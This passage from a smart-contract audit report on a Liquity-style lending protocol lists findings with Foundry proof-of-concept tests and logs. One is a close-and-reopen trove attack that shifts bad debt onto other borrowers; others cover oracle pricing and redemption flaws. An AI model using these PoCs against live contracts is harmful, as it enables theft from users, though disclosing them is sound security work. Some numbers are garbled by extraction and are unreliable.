vm.deal(newAlice, 6.1e18);
vm.startPrank(newAlice);
```

```
        WETH.deposit{value: 6.1e18}();
        boldToken.approve(address(borrowerOperations), 0.3e18);
        WETH.approve(address(borrowerOperations), 6.1e18);
        newAliceTroveId = borrowerOperations.openTrove(
            newAlice,
            0,
            6e18,
            2998e18,
            0,
            0,
            MIN_ANNUAL_INTEREST_RATE,
            1000e18,
            address(0),
            address(0),
            address(0)
        );
        vm.stopPrank();

        // Verify Alice's new trove
        uint256 aliceNewDebt = troveManager.getTroveEntireDebt(newAliceTroveId);
        assertGt(troveManager.getCurrentICR(newAliceTroveId, 1100e18), MCR, "Alice's new trove should be safe");


        console.log("=== After Alice Reopens Trove ===");
        console.log("Alice New Debt:", aliceNewDebt);
        console.log("Alice New ICR:", troveManager.getCurrentICR(newAliceTroveId, 1100e18));
        console.log("Final System TCR:", troveManager.getTCR(1100e18));
        console.log("Bob's Final Debt:", troveManager.getTroveEntireDebt(BobTroveId));

        assertEq(troveManager.getTroveIdsCount(), 2, "Should have Bob and new Alice troves");
    }
}
```

Logs:

```
Ran 1 test for test/poc.t.sol:TroveCloseReopenAttackTest
[PASS] testCloseReopenAvoidsBadDebt() (gas: 2238246)
Logs:
  === Initial State ===
  Initial System TCR: 2000808641887204371
  Initial Alice Debt: 2998287479452054794520
  Initial Bob Debt: 2998287479452054794520
  Initial X Debt: 2000191780821917808219
  === After Alice Closes Trove ===
  Alice Trove Status (1=active, 2=closed): 2
  System TCR after Alice closes: 2000808480958644227
  Bob Debt after Alice closes: 2998287479452054794520
  X Debt after Alice closes: 2000191780821917808219
  === Before Liquidation ===
  System TCR before liquidation: 1100334664527254324
  Bob ICR before liquidation: 1100628282850010096
  Bob Debt before liquidation: 2998287479452054794520
  Bob Coll before liquidation: 3000000000000000000
  === After Liquidation ===
  Bob New Debt: 499847926027397260 2739
  Bob New Coll: 4989999999999999999
  Debt Redistributed to Bob: 2000191780821917808219
  Coll Redistributed to Bob: 1989999999999999999
  Bob New ICR: 1098133995198199816
  System TCR after liquidation: 1098133995198199816
  === After Alice Reopens Trove ===
  Alice New Debt: 2998287479452054794520
  Alice New ICR: 2201256565700020193
  Final System TCR: 1511735979485900853
  Bob's Final Debt: 499847926027397260 2739

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 127.97ms (17.63ms CPU time)

Ran 1 test suite in 172.07ms (127.97ms CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Impact: I consider this a medium severity as bad debt is distributed to the remaining Troves leading to unfair distributions.

Recommendation: Enforce a timelock on Trove closures.

3.2.5 `lastGoodPrice` Breaks Urgent Redemption Incentives

Submitted by silverologist

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: When a branch is shut down due to oracle failure, urgent redemptions fall back to the `lastGoodPrice` price source. However, this value may have been calculated using either the redemption specific or the standard pricing logic, depending on the most recent successful price fetch type before the failure.

This inconsistency can result in urgent redemptions being unprofitable for redeemers, which in turn can lead to an unrecoverable accumulation of bad debt within the system.

Finding Description: The `CompositePriceFeed` uses `lastGoodPrice` during urgent redemptions when both the primary and canonical price sources are unavailable, such as when the branch was shutdown due to oracle failure:

```
// Otherwise when branch is shut down and already using the lastGoodPrice, continue with it
assert(priceSource == PriceSource.lastGoodPrice);
return (lastGoodPrice, false);
```

Before shutdown, `lastGoodPrice` is always updated to the fetched price, regardless of whether it's for a redemption or not. The redemption fetch can return a higher 'worst' price, which is less favorable for redeemers.

In `RETHPriceFeed`:

```
    // If it's a redemption and canonical is within 2% of market, use the max to mitigate unwanted redemption
    ↪  oracle arb
    if (
        _isRedemption
            && _withinDeviationThreshold(rEthUsdMarketPrice, rEthUsdCanonicalPrice,
            ↪  RETH_ETH_DEVIATION_THRESHOLD)
    ) {
        rEthUsdPrice = LiquityMath._max(rEthUsdMarketPrice, rEthUsdCanonicalPrice); // <<<
    } else {
        // Take the minimum of (market, canonical) in order to mitigate against upward market price
        ↪  manipulation.
        // Assumes a deviation between market <> canonical of >2% represents a legitimate market price
        ↪  difference.
        rEthUsdPrice = LiquityMath._min(rEthUsdMarketPrice, rEthUsdCanonicalPrice);
    }

    lastGoodPrice = rEthUsdPrice; // <<<

    return (rEthUsdPrice, false);
}
```

In `WSTETHPriceFeed`:

```
    if (_isRedemption && _withinDeviationThreshold(stEthUsdPrice, ethUsdPrice, STETH_USD_DEVIATION_THRESHOLD)) {
        // If it's a redemption and within 1%, take the max of (STETH-USD, ETH-USD) to mitigate unwanted
        ↪  redemption arb and convert to WSTETH-USD
        wstEthUsdPrice = LiquityMath._max(stEthUsdPrice, ethUsdPrice) * stEthPerWstEth / 1e18; // <<<
    } else {
        // Otherwise, just calculate WSTETH-USD price: USD_per_WSTETH = USD_per_STETH * STETH_per_WSTETH
        wstEthUsdPrice = stEthUsdPrice * stEthPerWstEth / 1e18;
    }

    lastGoodPrice = wstEthUsdPrice; // <<<
```

> Taking the max prevents oracle lag arbs by giving redeemers the "worst" price.

As a result, the stored `lastGoodPrice` may reflect either a redemption specific price or a standard price. This depends only on the most recent type of price fetch. This is problematic during shutdown, where the intention is to prioritize debt clearance over protection against **potential** arbitrage.

This intent is reflected in the code for `urgentRedemption()`, which uses `priceFeed.fetchPrice()` instead of `priceFeed.fetchRedemptionPrice()`, as well as in the documentation:

> Note that in all failure cases when a branch shuts down, there is thereafter no separate redemption pricing - we are not concerned with preventing redemption arbs in a shut down branch. The goal in all shut down branches is to clear the remaining debt ASAP.

However, if the `lastGoodPrice` was set using redemption logic, redeemers may end up getting worse than market prices even in shutdown mode. This disincentivizes redemptions exactly when they are most needed.

Consider the following scenario for RETH, which has a 2% deviation threshold:

- `lastGoodPrice` is set at 3000 USD via a redemption fetch (up to 2% higher than the actual market price due to deviation logic).
- The true market price is ~2940 USD.
- After shutdown, the urgent redeemer receives ~2940 USD worth of collateral per 1 BOLD (3000 USD price with a ~2% discount), but this is only equivalent to the true market value.

Therefore, there's no incentive to redeem, despite the system technically offering a 2% bonus. If redeemers should only expect a 1% bonus (as per docs, which conflict with the 2% used in the codebase), they'd actually incur a ~1% loss.

Impact Explanation: Urgent redemptions have no incentive, leaving the system unprotected against bad debt.

Likelihood Explanation: This issue happens when the price source is the lastGoodPrice and the last good price has been set by a redemption price fetch.

Proof of Concept:

- `lastGoodPrice` is arbitrarily set by the last price fetch type:

  In file `./contracts/test/TestContracts/Interfaces/IBorrowerOperationsTester.sol` add the following:

```
function getPriceFeed() external view returns (address);
```

  In file `./contracts/test/TestContracts/BorrowerOperationsTester.t.sol` add the following:

```
function getPriceFeed() external view returns (address) {
    return address(priceFeed);
}
```

  In `./contracts/test/` add a new file with the following contents:

```
// SPDX-License-Identifier: MIT

pragma solidity 0.8.24;

import "./TestContracts/ChainlinkOracleMock.sol";
import "forge-std/Test.sol";

import "src/PriceFeeds/WSTETHPriceFeed.sol";
import "src/PriceFeeds/RETHPriceFeed.sol";

import "src/Interfaces/IRETHPriceFeed.sol";
import "src/Interfaces/IWSTETHPriceFeed.sol";

contract RETHTokenMock {
    function getExchangeRate() external pure returns (uint256) {
        return 1e18; // 1:1
    }
}

contract WSTETHTokenMock {
    function stEthPerToken() external pure returns (uint256) {
        return 1e18; // 1:1
    }
}
```

```
contract POC is Test {
    ChainlinkOracleMock ethOracle;
    ChainlinkOracleMock stethOracle;
    ChainlinkOracleMock rethOracle;

    RETHTokenMock mockRethToken;
    WSTETHTokenMock mockWstethToken;

    IRETHPriceFeed rethPriceFeed;
    IWSTETHPriceFeed wstethPriceFeed;

    address owner = vm.addr(0x123);

    function setUp() public {
        ethOracle = new ChainlinkOracleMock();
        ethOracle.setDecimals(8);
        ethOracle.setPrice(3000e8); // 1 ETH = 3000 USD
        ethOracle.setUpdatedAt(block.timestamp);

        rethOracle = new ChainlinkOracleMock();
        rethOracle.setDecimals(18);
        rethOracle.setPrice(0.98e18); // 1 RETH = 0.98 ETH
        rethOracle.setUpdatedAt(block.timestamp);

        stethOracle = new ChainlinkOracleMock();
        stethOracle.setDecimals(18);
        stethOracle.setPrice(2970e18); // 1 STETH = 2970 USD
        stethOracle.setUpdatedAt(block.timestamp);

        mockRethToken = new RETHTokenMock();
        mockWstethToken = new WSTETHTokenMock();

        rethPriceFeed = new RETHPriceFeed(owner, address(ethOracle), address(rethOracle),
        ↪  address(mockRethToken), 1 days, 1 days);
        wstethPriceFeed = new WSTETHPriceFeed(owner, address(ethOracle), address(stethOracle),
        ↪  address(mockWstethToken), 1 days, 1 days);
    }

    function testLastGoodPriceDependsOnLastActionRETH() public {
        // Fetch redemption price and save the lastGoodPrice
        rethPriceFeed.fetchRedemptionPrice();
        uint256 lastGoodPriceAfterRedemption = rethPriceFeed.lastGoodPrice();
        console.log("lastGoodPrice after fetchRedemptionPrice: %s", lastGoodPriceAfterRedemption);

        // Fetch non-redemption price and save the lastGoodPrice
        rethPriceFeed.fetchPrice();
        uint256 lastGoodPriceAfterNonRedemption = rethPriceFeed.lastGoodPrice();
        console.log("lastGoodPrice after fetchPrice: %s", lastGoodPriceAfterNonRedemption);

        // Redemption price is greater, but not the last good price
        assertTrue(lastGoodPriceAfterRedemption > lastGoodPriceAfterNonRedemption);
        assertTrue(lastGoodPriceAfterRedemption > rethPriceFeed.lastGoodPrice());
    }

    function testLastGoodPriceDependsOnLastActionWSTETH() public {
        // Fetch redemption price and save the lastGoodPrice
        wstethPriceFeed.fetchRedemptionPrice();
        uint256 lastGoodPriceAfterRedemption = wstethPriceFeed.lastGoodPrice();
        console.log("lastGoodPrice after fetchRedemptionPrice: %s", lastGoodPriceAfterRedemption);

        // Fetch non-redemption price and save the lastGoodPrice
        wstethPriceFeed.fetchPrice();
        uint256 lastGoodPriceAfterNonRedemption = wstethPriceFeed.lastGoodPrice();
        console.log("lastGoodPrice after fetchPrice: %s", lastGoodPriceAfterNonRedemption);

        // Redemption price is greater, but not the last good price
        assertTrue(lastGoodPriceAfterRedemption > lastGoodPriceAfterNonRedemption);
        assertTrue(lastGoodPriceAfterRedemption > rethPriceFeed.lastGoodPrice());
    }
}
```

Run as `forge test --match-test testLastGoodPriceDependsOnLastAction -vvv` from the `./contracts/` directory.

Output:

```
[PASS] testLastGoodPriceDependsOnLastActionRETH() (gas: 64093)
Logs:
lastGoodPrice after fetchRedemptionPrice: 3000000000000000000
lastGoodPrice after fetchPrice: 2940000000000000000

[PASS] testLastGoodPriceDependsOnLastActionWSTETH() (gas: 70032)
Logs:
lastGoodPrice after fetchRedemptionPrice: 3000000000000000000
lastGoodPrice after fetchPrice: 2970000000000000000

Suite result: ok. 2 passed; 0 failed; 0 skipped; finished in 5.49ms (784.08µs CPU time)
```

- Redemption specific `lastGoodPrice` offsets the urgent redemption bonus.

  In `./contracts/test/` add a file with the following contents:

```
// SPDX-License-Identifier: MIT

pragma solidity 0.8.24;

import "./TestContracts/DevTestSetup.sol";

contract POCUrgentRedemptionBonusLoss is DevTestSetup {
    uint256 constant INITIAL_PRICE = 3000e18;

    // The last good price, when based on a redemption specific price, can be up to 2% lower
    // than the non-redemption price. This test shows that this price difference
    // is enough to offset the urgent redemption bonus, and therefore to disincentivise
    // urgent redemptions.

    // Test urgent redemption with non-redemption specific last good price (3000e18 - 2% = 2940e18)
    function testUrgentRedeemBasedOnLastGoodPrice2940() public {
        priceFeed.setPrice(INITIAL_PRICE);
        uint256 urgentRedemptionPrice = 2940e18;

        // Open a trove that will be urgently redeemed
        vm.startPrank(A);
        uint256 A_Id = borrowerOperations.openTrove(
            A, 0, 3e18, 3300e18, 0, 0, MIN_ANNUAL_INTEREST_RATE, 1000e18, address(0), address(0),
            ↪  address(0)
        );
        assertEq(troveManager.getTroveIdsCount(), 1);
        vm.stopPrank();

        // Set the oracle last good price to 2940e18 and shutdown branch due to oracle failure
        priceFeed.setPrice(urgentRedemptionPrice);
        vm.prank(borrowerOperations.getPriceFeed());
        borrowerOperations.shutdownFromOracleFailure();

        // Check price used for urgent redemption
        (uint256 price,) = IPriceFeed(borrowerOperations.getPriceFeed()).fetchPrice();
        assertEq(price, urgentRedemptionPrice);

        // Perform urgent redemption
        vm.startPrank(A);
        uint256 boldBalanceBeforeRedeemAttempt = boldToken.balanceOf(A);
        uint256 collBalanceBeforeRedeemAttempt = collToken.balanceOf(A);
        troveManager.urgentRedemption(boldBalanceBeforeRedeemAttempt, uintToArray(A_Id), 0);
        uint256 boldBalanceAfterRedeemAttempt = boldToken.balanceOf(A);
        uint256 collBalanceAfterRedeemAttempt = collToken.balanceOf(A);

        // Check lost Bold and gained collateral
        uint256 boldLost = boldBalanceBeforeRedeemAttempt - boldBalanceAfterRedeemAttempt;
        uint256 collGained = collBalanceAfterRedeemAttempt - collBalanceBeforeRedeemAttempt;
        console.log("boldBalanceBeforeRedeemAttempt: %s", boldBalanceBeforeRedeemAttempt);
        console.log("boldBalanceAfterRedeemAttempt: %s", boldBalanceAfterRedeemAttempt);
        console.log("Bold loss: %s", boldBalanceBeforeRedeemAttempt - boldBalanceAfterRedeemAttempt);
        console.log("collBalanceBeforeRedeemAttempt: %s", collBalanceBeforeRedeemAttempt);
        console.log("collBalanceAfterRedeemAttempt: %s", collBalanceAfterRedeemAttempt);
        console.log("Collateral gain: %s", collBalanceAfterRedeemAttempt -
        ↪  collBalanceBeforeRedeemAttempt);
        uint256 boldPerColl = boldLost * 1e18 / collGained;
        console.log("Bold lost per collateral gained: %s", boldPerColl);

        // Basically sold Bold at a price of ~2882 Bold per collateral
```

```
        // Which is the 2940 price with a 2% discount
        assertEq(boldPerColl, 288235294117647058921l);
    }

    // Test urgent redemption with redemption specific last good price (3000e18)
    function testUrgentRedeemBasedOnLastGoodPrice3000() public {
        priceFeed.setPrice(INITIAL_PRICE);
        uint256 urgentRedemptionPrice = 3000e18;

        // Open a trove that will be urgently redeemed
        vm.startPrank(A);
        uint256 A_Id = borrowerOperations.openTrove(
            A, 0, 3e18, 3300e18, 0, 0, MIN_ANNUAL_INTEREST_RATE, 1000e18, address(0), address(0),
            ↪  address(0)
        );
        assertEq(troveManager.getTroveIdsCount(), 1);
        vm.stopPrank();

        // Set the oracle last good price to 3000e18 and shutdown branch due to oracle failure
        priceFeed.setPrice(urgentRedemptionPrice);
        vm.prank(borrowerOperations.getPriceFeed());
        borrowerOperations.shutdownFromOracleFailure();

        // Check price used for urgent redemption
        (uint256 price,) = IPriceFeed(borrowerOperations.getPriceFeed()).fetchPrice();
        assertEq(price, urgentRedemptionPrice);

        // Perform urgent redemption
        vm.startPrank(A);
        uint256 boldBalanceBeforeRedeemAttempt = boldToken.balanceOf(A);
        uint256 collBalanceBeforeRedeemAttempt = collToken.balanceOf(A);
        troveManager.urgentRedemption(boldBalanceBeforeRedeemAttempt, uintToArray(A_Id), 0);
        uint256 boldBalanceAfterRedeemAttempt = boldToken.balanceOf(A);
        uint256 collBalanceAfterRedeemAttempt = collToken.balanceOf(A);

        // Check lost Bold and gained collateral
        uint256 boldLost = boldBalanceBeforeRedeemAttempt - boldBalanceAfterRedeemAttempt;
        uint256 collGained = collBalanceAfterRedeemAttempt - collBalanceBeforeRedeemAttempt;
        console.log("boldBalanceBeforeRedeemAttempt: %s", boldBalanceBeforeRedeemAttempt);
        console.log("boldBalanceAfterRedeemAttempt: %s", boldBalanceAfterRedeemAttempt);
        console.log("Bold loss: %s", boldBalanceBeforeRedeemAttempt - boldBalanceAfterRedeemAttempt);
        console.log("collBalanceBeforeRedeemAttempt: %s", collBalanceBeforeRedeemAttempt);
        console.log("collBalanceAfterRedeemAttempt: %s", collBalanceAfterRedeemAttempt);
        console.log("Collateral gain: %s", collBalanceAfterRedeemAttempt -
        ↪  collBalanceBeforeRedeemAttempt);
        uint256 boldPerColl = boldLost * 1e18 / collGained;
        console.log("Bold lost per collateral gained: %s", boldPerColl);

        // Basically sold Bold at a price of ~2941 Bold per collateral
        // Which is the 3000 price with a 2% discount
        assertEq(boldPerColl, 294117647058823529411l);
        uint256 boldPerColl3000 = boldPerColl;

        // Check the approx percentage of loss against the previous price
        uint256 boldPerColl2940 = 288235294117647058921l; // based on previous test
        uint256 lossPerColl = boldPerColl3000 - boldPerColl2940;
        uint256 lossPercentage = lossPerColl * 1e18 / boldPerColl2940;
        console.log("Loss percentage: %s", lossPercentage);
        assertEq(lossPercentage, 20408163265306122); // 2.04%
        assertTrue(lossPercentage > URGENT_REDEMPTION_BONUS);
    }
}
```

Run as `forge test --match-test testUrgentRedeemBasedOnLastGoodPrice -vvv` from the contracts/ directory.

Output:

```
Ran 2 tests for test/POCBonusLoss.t.sol:POCUrgentRedemptionBonusLoss
[PASS] testUrgentRedeemBasedOnLastGoodPrice2940() (gas: 846993)
Logs:
boldBalanceBeforeRedeemAttempt: 3300000000000000000000
boldBalanceAfterRedeemAttempt: 0
Bold loss: 3300000000000000000000
collBalanceBeforeRedeemAttempt: 999999999696250000000000000
collBalanceAfterRedeemAttempt: 999999999810739795918367346 9
Collateral gain: 11448979591836734 69
Bold lost per collateral gained: 2882352941176470589211

[PASS] testUrgentRedeemBasedOnLastGoodPrice3000() (gas: 848865)
Logs:
boldBalanceBeforeRedeemAttempt: 3300000000000000000000
boldBalanceAfterRedeemAttempt: 0
Bold loss: 3300000000000000000000
collBalanceBeforeRedeemAttempt: 999999999696250000000000000
collBalanceAfterRedeemAttempt: 999999999808450000000000000
Collateral gain: 1122000000000000000
Bold lost per collateral gained: 2941176470588235294117
Loss percentage: 20408163265306122

Suite result: ok. 2 passed; 0 failed; 0 skipped; finished in 36.97ms (3.52ms CPU time)
```

Recommendation: When computing a redemption price, continue to use the redemption-specific logic for return values, but always update lastGoodPrice using the non-redemption formula. This ensures that urgent redemptions fall back to a consistent and optimistic price.

3.2.6 Borrower can `openTrove` when TCR < CCR

Submitted by Araj, also found by silverologist

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: According to the README, `openTrove` is `disallowed` when TCR is less than CCR. However, borrower can `openTrove` when TCR < CCR because there is no check that prevents borrower from opening trove as long as resulting TCR CCR.

```
function openTrove(
    address _owner,
    uint256 _ownerIndex,
    uint256 _collAmount,
    uint256 _boldAmount,
    uint256 _upperHint,
    uint256 _lowerHint,
    uint256 _annualInterestRate,
    uint256 _maxUpfrontFee,
    address _addManager,
    address _removeManager,
    address _receiver
) external override returns (uint256) {
    _requireValidAnnualInterestRate(_annualInterestRate);

    OpenTroveVars memory vars;

    vars.troveId = _openTrove(
        _owner,
        _ownerIndex,
        _collAmount,
        _boldAmount,
        _annualInterestRate,
        address(0),
        0,
        0,
        _maxUpfrontFee,
        _addManager,
        _removeManager,
        _receiver,
        vars.change
    );
```

```
    // Set the stored Trove properties and mint the NFT
    troveManager.onOpenTrove(_owner, vars.troveId, vars.change, _annualInterestRate);

    sortedTroves.insert(vars.troveId, _annualInterestRate, _upperHint, _lowerHint);

    return vars.troveId;
}
```

Recommendation: Use `_requireValidAdjustmentInCurrentMode()` in `openTrove()`.

3.2.7 `getUnbackedPortionPriceAndRedeemability()` returns wrong `unbackedPortion`

Submitted by Araj, also found by PenAndFork

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: `redeemCollateral()` calls `getUnbackedPortionPriceAndRedeemability()` to get the `unbackedPortion` of the debt, which is calculated by subtracting `totalBoldDebt` in StabilityPool from `entireBranchDebt`:

```
function getUnbackedPortionPriceAndRedeemability() external returns (uint256, uint256, bool) {
    uint256 totalDebt = getEntireBranchDebt();
    uint256 spSize = stabilityPool.getTotalBoldDeposits();
    uint256 unbackedPortion = totalDebt > spSize ? totalDebt - spSize : 0; // <<<

    (uint256 price,) = priceFeed.fetchRedemptionPrice();
    // It's redeemable if the TCR is above the shutdown threshold, and branch has not been shut down
    bool redeemable = _getTCR(price) >= SCR && shutdownTime == 0;

    return (unbackedPortion, price, redeemable);
}
```

However, only `SP.getTotalBoldDeposits() - 1e18(MIN_BOLD_IN_SP)` is used for liquidation ie. there is always `<= 1e18` bold in the SP which will not be backing any `boldDebt` of branch. Above calculation of `unbackedPortion` doesn't include this `1e18(MIN_BOLD_IN_SP)`, leading to wrong by atleast `1e18` `boldDebt`.

Suppose `entireBranchDebt = 100e18`, `boldDebtInSP = 30e18`, `MIN_BOLD_IN_SP = 1e18` then `currentCalculation = 100e18 -30e18 = 70e18`, `realCalculation = 100e18 - 30e18 -1e18 = 69e18`.

Recommendation: Exclude/Subtract the `MIN_BOLD_IN_SP` from the `totalDepositsInSP`(if `totalDepositsInSP > = MIN_BOLD_IN_SP`).

3.2.8 Loss of Precision in Batch Share Calculation May Lead to Accounting Inconsistencies

Submitted by coder007, also found by 0x15, PenAndFork and unixtz

Severity: Low Risk

Context: TroveManager.sol#L1817, TroveManager.sol#L1833

Description: In the `TroveManager` contract, the total debt of an Interest Batch and the debt proportion of each member Trove within the batch are tracked using a shares mechanism (`shares`). The `_updateBatchShares` function is primarily responsible for updating these shares.

This function calculates the adjustment to the batch shares (`batchDebtSharesDelta`) corresponding to a Trove's debt change using standard integer division (see L1817 and L1833):. `batchDebtSharesDelta = currentBatchDebtShares * debtChange / _batchDebt`.

This calculation rounds down the result, discarding the fractional part. Although the code performs multiplication first to minimize errors, the final division still inevitably introduces precision loss. The magnitude of this error depends on the precision constant used (`BATCH_SHARES_PRECISION`, typically defined in `Constants.sol`) and the data type of `Trove.batchDebtShares`. If a lower precision is used (e.g., `1e9` instead of the more common `1e18`), the rounding error from a single operation becomes more pronounced.

When Troves frequently join or leave a batch, or when the debt of individual Troves significantly differs from the batch's total debt, these small rounding errors accumulate over time.

Impact: Persistent precision loss can undermine the core consistency of batch accounting, where the total debt recorded for the batch (`batches[manager].debt`) no longer precisely matches the sum of all member Troves' debts calculated based on their shares. This accounting inconsistency primarily affects the protocol's internal state accuracy and fairness in the following ways:

1. Potential Bias in Interest and Management Fee Distribution: Interest and management fees accumulated by the batch are calculated based on the total debt. If share calculations lack precision, this could lead to slight deviations in the allocation of interest and fees among members, causing some Troves to bear disproportionately higher or lower costs.
2. Gradual Accumulation of State Errors: Over time, as members frequently change and operations accumulate, the discrepancy between the batch's total debt and the sum of member debts may widen, resulting in a slight distortion of the protocol's internal state.
3. Potential Indirect Consequences: Although exploiting these minor discrepancies for profit is highly unlikely and direct financial loss is improbable, in extreme scenarios or when combined with other issues, accumulated accounting errors could unpredictably impact operations relying on precise state data (e.g., complex liquidation or redemption processes involving batches).

Proof of Concept:

1. Scenario Description: Consider a batch with a total debt of `batchDebt` and total shares of `totalShares`, where a member Trove has `troveShares`.
2. Share Update Process: When a Trove's debt changes (`debtChange`), the `_updateBatchShares` function calculates the share adjustment: `deltaShares = totalShares * debtChange / batchDebt` (result rounded down).
3. Debt Reverse Calculation Verification: Attempting to reverse-calculate a Trove's debt proportion from the updated shares involves integer division again, potentially resulting in a deviation from the directly calculated debt value.
4. Error Accumulation Mechanism: Consider the following process: a Trove joins a batch, its shares are calculated (possibly rounded); its debt is later adjusted, updating the shares (rounded again); and finally, it exits the batch, reducing the batch's total debt based on the rounded shares. Due to multiple rounding operations, the batch's total debt and total shares may deviate from the precise sum of all members' values. If numerous Troves frequently join, leave, or adjust their debts, this deviation accumulates further.

Simplified Example: Assume `BATCH_SHARES_PRECISION = 1000`:

- Initial batch total debt `batchDebt = 9999`, total shares `totalShares = 1000`.
- Trove A joins with debt 5000, calculated shares `sharesA = 1000 * 5000 / 9999 = 500` (rounded down), batch updates to `debt=14999`, `shares=1500`.
- Trove B joins with debt 5000, calculated shares `sharesB = 1500 * 5000 / 14999 = 500` (rounded down), batch updates to `debt=19999`, `shares=2000`.
- At this point, Trove A and Trove B each have 500 shares.
- Reverse-calculating debt from shares:
  - Trove A debt = `19999 * 500 / 2000 = 4999` (rounded down).
  - Trove B debt = `19999 * 500 / 2000 = 4999` (rounded down).
- Sum of member debts = 4999 + 4999 = 9998, which does not match the batch's recorded total debt of 19999.

This example exaggerates the deviation due to simplified precision and specific values, but in practice, while smaller, the error still exists and may accumulate with operations.

Recommended Mitigation Steps: To address this issue, the focus should be on reducing or eliminating the accumulation of rounding errors from integer division.

Suggested Fixes:

1. Increase Share Calculation Precision (if not already at 1e18):**- Modify `contracts/src/Dependencies/Constants.sol` (or wherever constants are defined) to ensure `BATCH_SHARES_PRECISION` is set to a higher precision:

```
--- a/contracts/src/Dependencies/Constants.sol
+++ b/contracts/src/Dependencies/Constants.sol
@@ -X,Y +X,Y @@ // Replace with actual line numbers
 uint256 internal constant DECIMAL_PRECISION = 1e18;
 uint256 internal constant PERCENT_DIVISOR = 100;
 uint256 internal constant HALF_PERCENT_DIVISOR = 200;
-uint256 internal constant BATCH_SHARES_PRECISION = 1e9; // Or current value
+uint256 internal constant BATCH_SHARES_PRECISION = 1e18; // Increase to match DECIMAL_PRECISION
 uint256 internal constant INTEREST_RATE_PRECISION = 1e18;
 uint256 internal constant SECONDS_IN_YEAR = 31536000; // 365 * 24 * 60 * 60
 uint256 internal constant UPFRONT_INTEREST_PERIOD = 7 days; // 7 days in seconds
```

- Update the `Trove` struct in `contracts/src/TroveManager.sol` to ensure the `batchDebtShares` data type supports higher precision (should be `uint256`):.

```
--- a/contracts/src/TroveManager.sol
+++ b/contracts/src/TroveManager.sol
@@ -X,Y +X,Y @@ // Replace with actual line numbers
     uint256 coll; // Amount of collateral in the Trove
     uint256 recordedDebt; // Recorded BOLD debt amount of the Trove
     uint256 stake; // Trove stake used for redistribution calculations
-    uint128 batchDebtShares; // Check current type; if uint128, change to uint256
+    uint256 batchDebtShares; // Ensure uint256 is used to support 1e18 precision
     uint128 annualInterestRate; // Annual interest rate of the Trove, scaled by
     ↪  INTEREST_RATE_PRECISION
     uint64 lastInterestRateAdjTime; // Timestamp of the last interest rate adjustment
     uint64 lastDebtUpdateTime; // Timestamp of the last debt update (interest application)
```

2. Review Related Logic: Examine all code segments involving `batchDebtShares`, particularly type conversions, comparisons, and error checks (e.g., `_requireBelowMaxSharesRatio`), to ensure compatibility with the new `uint256` type and `1e18` precision. The calculation logic in `_updateBatchShares` does not require changes, but dependent sections may need optimization accordingly.

3.2.9 `tokenURI()` does not revert if the `id` is not a valid NFT

Submitted by golomp, also found by Shubham

Severity: Low Risk

Context: TroveNFT.sol#L34

Summary: `tokenURI()` does not revert if the `id` is not a valid NFT.

Finding Description: The specification of ERC 721 states the following regarding the `tokenURI` function: `Throws if _tokenId is not a valid NFT`. However, the `tokenURI()` function in `TroveNFT.sol` does not check if the `id` is a valid NFT, and therefore it is possible to call the function with an invalid `id` and get a response.

Recommendation: Consider adding a check to ensure that the `id` is a valid NFT before returning the token URI.

```
  error TokenDoesNotExist();
  function tokenURI(uint256 _tokenId) public view override(ERC721, IERC721Metadata) returns (string memory) {
+     if (!_exists(_tokenId)) revert TokenDoesNotExist();
      LatestTroveData memory latestTroveData = troveManager.getLatestTroveData(_tokenId);

  IMetadataNFT.TroveData memory troveData = IMetadataNFT.TroveData({
      _tokenId: _tokenId,
      _owner: ownerOf(_tokenId),
      _collToken: address(collToken),
      _boldToken: address(boldToken),
      _collAmount: latestTroveData.entireColl,
      _debtAmount: latestTroveData.entireDebt,
      _interestRate: latestTroveData.annualInterestRate,
      _status: troveManager.getTroveStatus(_tokenId)
  });

  return metadataNFT.uri(troveData);
}
```

3.2.10 Troves can become irredeemable despite paying the lowest interest

Submitted by Joshuajee, also found by Saikumar Andure, 0x37 and zraxx

Severity: Low Risk

Context: TroveManager.sol#L772

Summary: In certain edge cases, zombie troves can become irredeemable forever despite paying the lowest interest in the system.

Finding Description: When a trove is made zombie during redemption, its ID is stored on the `lastZombieTroveId`; this trove will be redeemed next time anyone calls the redemption function to ensure that the trove is fully redeemed since it has been removed from the sortedTrove LinkedList and can't be tracked during redemption. However, there is a piece of code that skips Troves that have ICR less than 100. In the case that the ICR of the `lastZombieTroveId` is less than 100, it would be skipped and the next trove would be redeemed. This redemption will cancel out the `lastZombieTroveId` and make it zero making the previous trove untrackable and irredeemable.

```
function redeemCollateral(
    address _redeemer,
    uint256 _boldamount,
    uint256 _price,
    uint256 _redemptionRate,
    uint256 _maxIterations
) external override returns (uint256 _redemeedAmount) {
    _requireCallerIsCollateralRegistry();

    IActivePool activePoolCached = activePool;
    ISortedTroves sortedTrovesCached = sortedTroves;

    TroveChange memory totalsTroveChange;
    uint256 totalCollFee;

    uint256 remainingBold = _boldamount;

    SingleRedemptionValues memory singleRedemption;
    // Let's check if there's a pending zombie trove from previous redemption
    if (lastZombieTroveId != 0) {
        singleRedemption.troveId = lastZombieTroveId; // <<<
        singleRedemption.isZombieTrove = true; // <<<
    } else {
        singleRedemption.troveId = sortedTrovesCached.getLast();
    }
    address lastBatchUpdatedInterest = address(0);

    // Loop through the Troves starting from the one with lowest interest rate until _amount of Bold is
    ↪  exchanged for collateral
    if (_maxIterations == 0) _maxIterations = type(uint256).max;
    while (singleRedemption.troveId != 0 && remainingBold > 0 && _maxIterations > 0) {
        _maxIterations--;
        // Save the uint256 of the Trove preceding the current one
        uint256 nextUserToCheck;
        if (singleRedemption.isZombieTrove) {
            nextUserToCheck = sortedTrovesCached.getLast();
        } else {
            nextUserToCheck = sortedTrovesCached.getPrev(singleRedemption.troveId);
        }

        // Skip if ICR < 100%, to make sure that redemptions don't decrease the CR of hit Troves

        if (getCurrentICR(singleRedemption.troveId, _price) < _100pct) {
            singleRedemption.troveId = nextUserToCheck;
            singleRedemption.isZombieTrove = false;
            continue;
        }
```

Impact Explanation: High - It breaks the redemption, which is a core functionality in maintaining the bold peg.

Likelihood Explanation: Low - It requires the Troves to be Liquidatable for a few minutes and then not liquidatable (Eth price fluctuation) for this to happen. In a normal situation, such Trove would be liquidated, but the failure to liquidate such Trove will lead to this.

Proof of Concept: Add the following test to the `test/borrowerOperations.t.sol` file:

1. Alice opens a drop with the lowest interest.
